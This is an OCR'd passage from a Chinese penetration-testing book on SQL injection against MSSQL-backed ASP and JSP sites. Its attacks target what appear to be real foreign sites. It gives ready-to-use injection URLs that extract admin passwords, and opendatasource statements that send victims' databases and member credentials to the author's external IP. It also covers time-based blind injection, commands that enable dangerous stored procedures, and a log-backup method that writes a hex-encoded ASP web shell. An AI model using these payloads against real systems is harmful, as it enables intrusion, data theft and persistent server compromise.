


图292

第一个UserName的值为siduser，如图293。

看下第二个是什么，提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20UserName%20from%20Users%20where%20UserName%20not%20in%20(%27siduser%27)))
```




图293

暴错了，如图294。

这也就说明只有一个用户。来暴下password列的值，提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20Password%20from%20Users))
```



图294

密码出来了，如图295。

呵呵，接下来的事情就是找后台啦，最后我通过一个图片的链接找到了后台，如图296。

貌似是阿拉伯文字？仔细一点你会发现，这个站在输入的时候是从右到左的，汗！输入刚才得到的用户名和密码，进去后更看不懂了，如图297。




图295

算了，就搞到这里吧，如果你够细心，会发现我注入和登录后台分别是用的FIREFOX和IE浏览器。为什么？因为IE对HTML的支持比较随意，而FIREFOX比较标准且在默认情况下是禁用了javascript的，所以开始我用FIREFOX登录的时候就没有反应，换了IE才登录进去的。




图296




图297

如果你是一个急性子，觉得上面的代码依然让你摸不着头脑，那就利用工具opendatasource吧！它可以一次性的把所有的数据库名都取出来，并且在public权限下也是可以使用的哦！怎么

免责E 文站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

样？心动了吧！不急，利用这个函数的前提条件是你本地要搭建一个mssql，并且注入点处要支持多句执行。

我们再找一个站来试一下，首先为了让返回的数据能够正确的存入到本机搭建的mssql表中，得在当前mssql里建几个表来存储返回的内容，用到的代码如下（我这里是在查询分析器里执行的）：

```
create database test;
use test;
create table ku(name nvarchar(256) null);
create table biao(id int null,name nvarchar(256) null);
```

记住一定要用上第二句use test，如果你不用的话，那么你建的表都自动归属于master库了。好了，然后在注入点执行如下语句：

```
http://www.test.co.kr/product/list.asp?p_bclass=%833%C15%831%843%828%895%828%895&p_mclass=%830%DA7%831%F43%835%F95%830%B35%833%AB5%835%975%27;insert%20into%20opendatasource(%27sqloledb%27,%27server=119.98.100.50,1433;uid=sa;pwd=test;database=test%27).test.dbo.ku%20select%20name%20from%20master.dbo.sysdatabases--
```



图298

说明一下，上面的那个119.98.100.50是我外网的IP，1433为mssql开放的端口。好，把刚才新建的test库刷新一下，找到下面的用户表，如图298。

接着右键打开dbo.ku，你会发现刚才什么内容都没有的地方一下子就充满了对方数据库的库名，如图299所示。




图299

怎么样，比刚才一个个猜要简单多了吧。得到了数据库的库名，接下来要得到库里的表了，我们还是先得到当前库的所有表名吧，提交如下URL：

```
http://www.test.co.kr/product/list.asp?p_bclass=%833%C15%831%843%828%895%828%895&p_mclass=%830%DA7%831%F43%835%F95%830%B35%833%AB5%835%975%27;insert%20into%20opendatasource(%27sqloledb%27,%27server=119.98.100.50,1433;uid=sa;pwd=test;database=test%27).test.dbo.biao%20select%20[id],[name]%20from%20sysobjects%20where%20xtype=%27U%27--
```

再去test库里的biao看下，你又惊奇的发现当前库里的表全部整齐的排列好了，如图300。



图300

获得其它库的表如何做呢？也很简单，把刚才的insert语句换成下面的即可：

```
insert into opendatasource('sqloledb','server= 119.98.100.50,1433;uid=sa;pwd=test;database=test').test.dbo.biao select [id],[name] from 库名.dbo.sysobjects where xtype='U'
--
```

这样本机test库下的biao会自动添加后来导入的表名的。获得表名后咋办？当然是继续得到列名嘛。先等一下，和刚才得库名及表名一样，我们现在需要在本机上建一个与列名一样结构的表呀，不然对方数据怎么导入呢？在查询分析器里执行如下语句：

```
select * into [aa] from syscolumns where 1=2
```

这样就会把系统表syscolumns的结构复制给[aa]，如图301。



图301

好了，都准备好了，取Amember表里的列，提交如下URL：

```
http://www.test.co.kr/product/list.asp?p_bclass=%833%C15%831%843%828%895%828%895&p_mclass=%830%DA7%831%F43%835%F95%830%B35%833%AB5%835%975%27;insert%20into%20opendatasource(%27sqloledb%27,%27server=119.98.100.50,1433;uid=sa;pwd=test;database=test%27).test.dbo.aa%20select%20*%20from%20syscolumns%20where%20id=2089058478--
```

其中id后面跟的数字就是刚才图300里表名

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

Amember 对应的值，先去看看 aa 表的结构，如图 302。

到这里要停一下，补充一下知识。仔细看图 302，你会发现 name 字段里都是列的名字，而 xtype 就是类型了。那么数据库里有哪几种类型的数据格式呢？我已经收集好了，不同类型的数据对应不同的值，参考如下：

```
when 34 then ''image''
when 35 then ''text''
when 52 then ''smallint''
when 56 then ''int''
when 61 then ''datetime''
when 62 then ''float''
when 108 then ''numeric''
when 167 then ''varchar''
when 175 then ''char''
when 231 then ''nvarchar''
```

为什么要知道这些呢？原理还是一样的，因为要导入别人的数据，本机搭建的环境就一定要一样，不然会“水土不服”的。这里一共有 16 列，还不算多，我们要把它们的值都取出来。怎么做呢？再建一个表，表的结构要和对方的表结构一样，我们执行下面的语句：

```
use test;
create table message(u_idx int null,u_id varchar(256) null,u_pwd varchar(256) null,u_name varchar(256) null,u_idnum varchar(256) null,u_email varchar(256) null,u_zip varchar(256) null,u_addr varchar(256) null,u_tel01 varchar(256) null,u_tel02 varchar(256) null,u_point int null,u_data varchar(256) null,u_count int null,u_biz varchar(256) null,u_ect varchar(256) null,u_event varchar(256) null)
```

也就是说要在本机上建立和对方一样的表，之后就是取数据了，提交如下 URL：

```
http://www.test.co.kr/product/list.asp?p_bclass=%833%C15%831%843%828%895%828%895&p_mclass=%830%DA7%831%F43%835%F95%830%B35%833%AB5%835%975%27;insert%20into%20opendatasource(%27sqloledb%27,%27server=119.98.100.50,1433;uid=sa;pwd=test;database=test%27).test.dbo.message%20select%20*%20from%20[Amember]--
```

好了，现在去看下本机刚建的 test 库下的 message 表。一看就傻眼了，由于数据过大（因为上面的语句是一次性把 Amember 所有的列的值都取出来），我这边出现了“请求超时”的对话框，而且浏览器也显示超时，如图 303。




图 302




图 303

嗯，这样不好，虽然成果很丰富（那可是全部的数据哦）。不过，我们只对其中的 u_id、u_pwd 和 u_name 感兴趣，所以只取其中三个列的值。怎么做呢？再建一个表以示区别，语句如下：

```
use test;
create table mess1(u_id varchar(256) null,u_pwd varchar(256) null,u_name varchar(256) null);
```

再提交如下 URL，这次学乖点，只取前五条的数据试试：

```
http://www.test.co.kr/product/list.asp?p_bclass=%833%C15%831%843%828%895%828%895&p_mclass=%830%DA7%831%F43%835%F95%830%B35%833%AB5%835%975%27;insert%20into%20opendatasource(%27sqloledb%27,%27server=119.98.100.50,1433;uid=sa;pwd=test;database=test%27).test.dbo.mess1%20select%20top%205%20u_id,u_pwd,u_name%20from%20Amember--
```

好，再到虚拟机的 mssql 里的 test.mess1 看一下，如图 304。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

咦，哪来的问号？呵呵，这个很正常了，因为是国外站，编码当然和中国不一样，出现“？”是很正常的。通过以上操作，可以感觉手工很麻烦啊，有没有工具可以操作呢？当然有了，在pangolin的1.3.1版本中就加入了这个功能，使用很简单，如图305。

可惜的是，功能还不太完美，因为不能取得最后的内容。还有一个工具比较老了，名字是CADT2.0，国人写的，我很少用，不知道好不好使。




图304

4.5.2.2 针对无错误回显mssql 2000数据库的攻击

大家看一下前面的内容，根据错误回显我们会很容易的得到敏感信息。要是没有错误回显，你一输入类似的SQL语句就会弹出对话框，或者转到另一个页面，这该怎么办呢？到了这里也是要分情况的，比如我遇到的这一种情况是jsp+mssql，当我提交“**and user>0**”的时候会出现如图306的结果。

这样的话，前面提到的暴错方法都不管用了。别急，前面在access数据库那一节提到过的union查询方法在这里是可以用的。通过order by最终确定字段数为8，接着提交如下URL：

```
http://www.test.com/user/exchangesend.jsp?id=10%20and%201=2%20union%20select%201,2,3,4,5,6,7,8
```




图305

得到的返回信息如图307。



图306

接着怎么办？和前面一样，在2这个字段上填入你想要知道的变量名，如@@version，我们提交如下URL：

```
http://www.testcom/user/exchangesend.jsp?id=10%20and%201=2%20union%20select%201,@@version,3,4,5,6,7,8
```

这样就可以得到版本信息以及数据库的操作系统了，如图308。




图307

遇到这样的情况还算好的了，order by可以成功。如果order by都不能利用，那又怎么办呢？答案就只有一个字了，那就是“猜”。猜是一定要做的事，至于你猜解的效率如何，就要看你的语句如何使用了。目前流行的方法中一种是利用类似前面提到的aci逐字法猜解，另一种就是利用IF判断语句结合时间差进行判断。第一种方法我就不说了，前面猜access数据库的时候已经提到过，下面来看第二种方法吧。

这种方法利用起来要有一个条件，那就是要支持多句执行。如我们提交：

```
http://www.test.or.kr/news/list.asp?board_part=%831%895%829%9A3%833%9D1%830%9D1%27;waitfor%20delay%20%270:0:5%27;--
```




图308

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

NAME 黑客渗透笔记
DATE

你会发现页面的刷新时间明显要慢些，为什么？因为我们在这个注入点后面加了一条语句：waitfor delay '0:0:5'，这条语句的意思是延迟5秒再执行sql语句。从页面的反应时间来判断，我们的语句成功执行了，执行成功就意味着我们可以继续利用这个时间差来提问，如提交：

```
http://www.test.or.kr/news/list.asp?board_part=%831%895%829%9A3%833%9D1%830%9D1%27;if(ASCII(lower(substring(user),1,1))>97) waitfor delay '0:0:5'--
```

这是判断当前用户的第一位数字的asc值是否大于97。接着是判断第二位，相关代码如下：

```
http://www.test.or.kr/news/list.asp?board_part=%831%895%829%9A3%833%9D1%830%9D1%27;waitfor%20delay%20%270:0:5%27;if(ASCII(lower(substring(user),2,1))>97) waitfor delay '0:0:5'--
```

依此类推，你会发现这样做很麻烦。是的，也并不是没有工具可以代替，如平常用到的啊D和NBSI等都自带猜解功能。当然，你如果有足够的耐心，我想你一定会体会到盲注的威力。

4.5.2.3 针对错误回显对mssql 2005数据库的攻击

Mssql2005是继2000后微软推出的升级产品，除了强大的功能外，还有更高的安全保障。在学这一节之前我想告知大家，前面在mssql2000用到的知识大部分仍然是适用于mssql2005的，如猜表、判断权限等，但区别还是有的，下面我们一起来接触下。

在前面一小节里我就提到过，即使你有了sysadmin数据库的权限，默认情况下xp_cmdshell过程都是禁止的，你必须要开启它。除此之外，其它一些存储过程也是不能利用的，如openrowset、sp_oacreate等。

在sysadmin权限下开启openrowset的语句如下：

```
exec sp_configure 'show advanced options',1;RECONFIGURE;exec sp_configure 'Ad Hoc Distributed Queries',1;RECONFIGURE;
```

开启sp_oacreate的语句如下：

```
exec sp_configure 'show advanced options',1;RECONFIGURE;exec sp_configure 'Ole Automation Procedures',1;RECONFIGURE;
```

这里的权限是sysadmin，如果你是db_owner呢？很不幸，在mssql 2005中是不可以列目录的，这下你觉得是不是只有猜表这一条路可以走了呢？不，虽然不能列目录，但我们还是有权限备份的。说到这里，有人就要反问了，你连目录都不知道，怎么备份呢？是的，开始我也是这么想，可备份不一定非要是拿SHELL呀？备份一段加用户的代码或者下载者什么的，都是可以的。注意了，mssql 2005的备份和2000的备份不一样，代码如下：

```
alter database dabasename set RECOVERY FULL--
create table xiao (a image)--
backup database databasename to disk='c:\a' with init--
backup log databasename to disk = 'c:\a' with init--
insert into xiao (a) values (0x3C25657865637574652872657175657374282261222929253EDA)--
backup log databasename to disk = 'Web路径'--
Drop table xiao--
```

仔细对比一下前面提到的log备份，你会发现这段代码里备份了两次，一次是备份库，一次是库备份log。至于原因，我也讲不清楚，如果你嫌麻烦，这里有一份我的好友小志写的PHP版本EXP，程序界面如图309。




图309

其实，得到目录也不是只有列目录这个方法，你还可以配合其它的方法来得到。

在mssql 2000中，我们碰到只能猜表或者后台的时候，会使用select top 1 name from master.dbo.

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

sysdatabases依次得到库名，再利用select top 1 table_name from information_schema.tables和select top 1 column_name from information_schema.columns where table_name='table'来得到表名和相应表名对应的列。这种方法同样适用于mssql 2005，不过缺点是明显的，那就是慢。在mssql 2005中，有一种方法可以非常快速的取出数据，那就是for语句。

如果你想对for语句有一个很全面透彻的了解的话，我劝大家还是去MSDN看一下官方的解释，链接为：http://msdn.microsoft.com/zh-cn/library/ms173812.aspx。

for语句里面有两种选项，其中对我们有用的是xml选项。而xml也有其相应的参数，并且我们也只对raw参数感兴趣。为什么呢？看一下官方的解释：

```
RAW [ ('ElementName') ]
获得查询结果并将结果集内的每一行转换为以一般标识符</row>作为元素标记的XML元素。(可选) 可以为该行元素指定名称。所得到的XML输出将使用指定的ElementName作为每一行生成的行元素。
```

“可以将查询的结果并将结果集内的每一行转换为以一般标识符</row>作为元素标记的xml元素”，这提醒我们在注入的时候不必一次只猜一个数据了，可以一次性的把所有想到的数据都显示出来。

怎么做呢？我这里利用的是显错模式，如得到当前所有的数据库名，提交如下URL：

```
http://www.test.com/fr/services/forums/inscription.asp?id=77%20and%201=(select%20name%20from%20master.dbo.sysdatabases%20FOR%20XML%20raw)--
```

返回的结果如图310。




图310

仔细看图310，你会发现所有的数据库名全部出现在name元素的双引号之内。同样，怎么得到当前库下的所有表名呢？我们来提交如下URL：

```
http://www.test.com/fr/services/forums/inscription.asp?id=77%20and%201=(select%20name%20from%20sysobjects%20where%20xtype=char(85)%20for%20xml%20raw)
```

得到的信息如图311。



图311

光得到当前库下的表名不过瘾，我们来试一下跨库查询，暴一下其它库的所有表。当然，在做之前你要确定是否有跨库查询的权限。这里我以master为例，提交如下URL：

```
http://www.test.com/fr/services/forums/inscription.asp?id=77%20and%201=(select%20%20name%20from%20master.dbo.sysobjects%20where%20xtype=char(85)%20for%20xml%20raw)
```

得到的结果如图312。

怎么样，其它库的表一样可以暴出来。表名得到后接下来当然是暴列名了，如何做呢？这里以当前库下的tbl_forum_Webd为例来演示一下，提交如下URL：

```
http://www.test.com/fr/services/forums/inscription.asp?id=77%20and%201=(select%20%20column_name%20from%20information_schema.columns%20where%20table_name=
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

%27tbl_forum_Webd%27%20for%20xml%20raw)

得到的结果如图313。




图312

至于最后的取值，就和前面一样操作了。还有一种方法是利用union取值，并且这种方法已经有利用工具出来了，如trace大牛他们写的sql_2005_inj.exe就是利用的这个原理。Union在mssql 2005中的应用是和2000一样，没有差别，这里既然提到了union注入的问题，就让我们好好讨论一下吧。




图313

我们还没有讲到php+mysql中遇到的情况，到目前为止都是asp+mssql的模式。但在union注入的时候，总会碰到一些类型不匹配，或者页面上没有回显内容的问题，其实这些都是可以解决的，只不过需要对union进行深入的了解。

在union注入之前，我们需要得到当前注入点的字段数。到目前为止，获得当前注入点字段数一共有三种方法，第一种就是利用having 1=1结合group by来逼出当前所有的字段数，如提交：

```
http://www.test.co.kr/custom/Noti_02.asp?id=366%20having%201=1--
```

一般会得到如下的返回信息：

```
[Microsoft][ODBC SQL Server Driver][SQL Server]? 'khnotice.notice_id'?(?) ?? ??? GROUP BY ?? ???? SELECT ???? ??? ? ????. /custom/Noti_02.asp, ? 41
```

可以看到暴出了当前第一个字段名，接着我们再利用group by逼出第二个字段名，如提交：

```
http://www.test.co.kr/custom/Noti_02.asp?id=366%20group%20by%20khnotice.notice_id%20having%201=1--
```

这样就会得到第二列的列名，依此类推，一直到最后我们提交如下URL的时候发现列名已经被穷举完了：

```
http://www.test.co.kr/custom/Noti_02.asp?id=366%20group%20by%20khnotice.notice_id,khnotice.notice_idx,khnotice.name,khnotice.title,khnotice.writedate,khnotice.fromdate,khnotice.todate,khnotice.filename,khnotice.tag,khnotice.readnum,khnotice.content%20having%201=1--
```

得到的信息如图314。




图314

从图314我们得到的不是列名，而是类型不匹配的一些错误信息。我们数一下，发现一共有十一个列，那么字段数当然就是11。

第二种方法就是order by N的方式了，注意，不一定非要order by 11返回正确，order by 12返回错误，就确定字段数是11。我这里的order by 11同样是错误，如图315。




图315

每月及时观看电子月刊书籍
就上溜客安全网www.176ku.com
bbs.hh010.com

免责[redacted]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

很明显，图315得到的错误信息和图314是一致的，也就是说这两种方法得到的结果是相同的。而我们再来看一下order by 12返回的信息，如图316。




图316

第三种方法就是利用and 1=2 union select n1,n1……这样的方式一个个的去试。很明显，如果字段数一多，再加上没有明显的页面区别，这种方法是很没有意思的。但请不要忽略这种方法，我有一次碰到的就是不能order by，但利用这个猜到了当前字段数。




图317

字段数取得后，接下来就是回显问题了。如前面的例子，当取得字段数后，我们按照平常的做法提交如下URL：

```
http://www.test.co.kr/custom/Noti_02.asp?id=366%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11
```

很可惜，依然错误，如图317。

这个时候怎么办？有十一个字段，我们怎么确定是哪一个字段类型不符呢？要一个一个的替换后再看回显吗？不，如果你够聪明，会想到利用null来替换（因为null能匹配任何类型），我们试一下提交如下URL：

```
http://www.test.co.kr/custom/Noti_02.asp?id=366%20and%201=2%20union%20select%20null,null,null,null,null,null,null,null,null,null,null
```

得到的信息如图318。




图318

什么？用null来替换出错？你是不是惊呆了？不，仔细看下图318和图317的区别。的确，图317提示的是类型不匹配，但图318不是。在图318中，我们明显的没有看到text、int等关键性字眼，而是出现了distinct。

我们来到http://msdn.microsoft.com/zh-cn/events/bb399797.aspx查看一下官方的解释：

```
UNION
指定组合多个集合并将其作为单个集合返回。
ALL
指定组合多个集合并将其作为单个集合返回（包括重复项）。如果未指定，则从结果集合中删除重复项。
```

Union只能返回单个集合并且不包含重复项，而刚才看到的单词distinct是“截然不同”之意，显然我们这个注入语句后面包含了不同的结果集。这里要解决的就是不让其暴错，而不是类型匹配的问题，并且其参数all很好的解决了这一问题，我们按照如图319中的语句进行提交，大家可以看看结果。

原本以为问题就这么解决了，可新的问题又出现了，这里我遇到的这一个注入点算是比较特殊吧。提醒一下大家，我们遇到的大多数注入点都是可以用数字型和字符型来代替，因此可以用数字一个个的来代替并注意回显的内容。




图319

如我们把第一个NULL和第二个NULL分别换成1和2，发现都是和图319一样的错误，这样我们就不去理会了，接着替换null。当我们

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

替换到 5 的时候，发现正常了，如愿以偿的在页面中看到了相应的字段数：

```
http://www.xxxx.co.kr/custom/Noti_02.asp?id=366%20and%201=2%20union%20all%20select%201,2,3,4,5,null,null,null,null,null,null
```

得到的结果如图 320。

呵呵，一次怪异的 union 注入终于完成了，接着就可以在相应的字段数上填上你的 SQL 语句了。另外，如果你发现字段只有一个的话，我们不必去管这仅有的字段数的类型，直接把这一个字段数换成 SQL 语句，如：

```
http://www.test.com/fr/services/forums/inscription.asp?id=77%20and%201=2%20union%20all%20select%20@@version
```

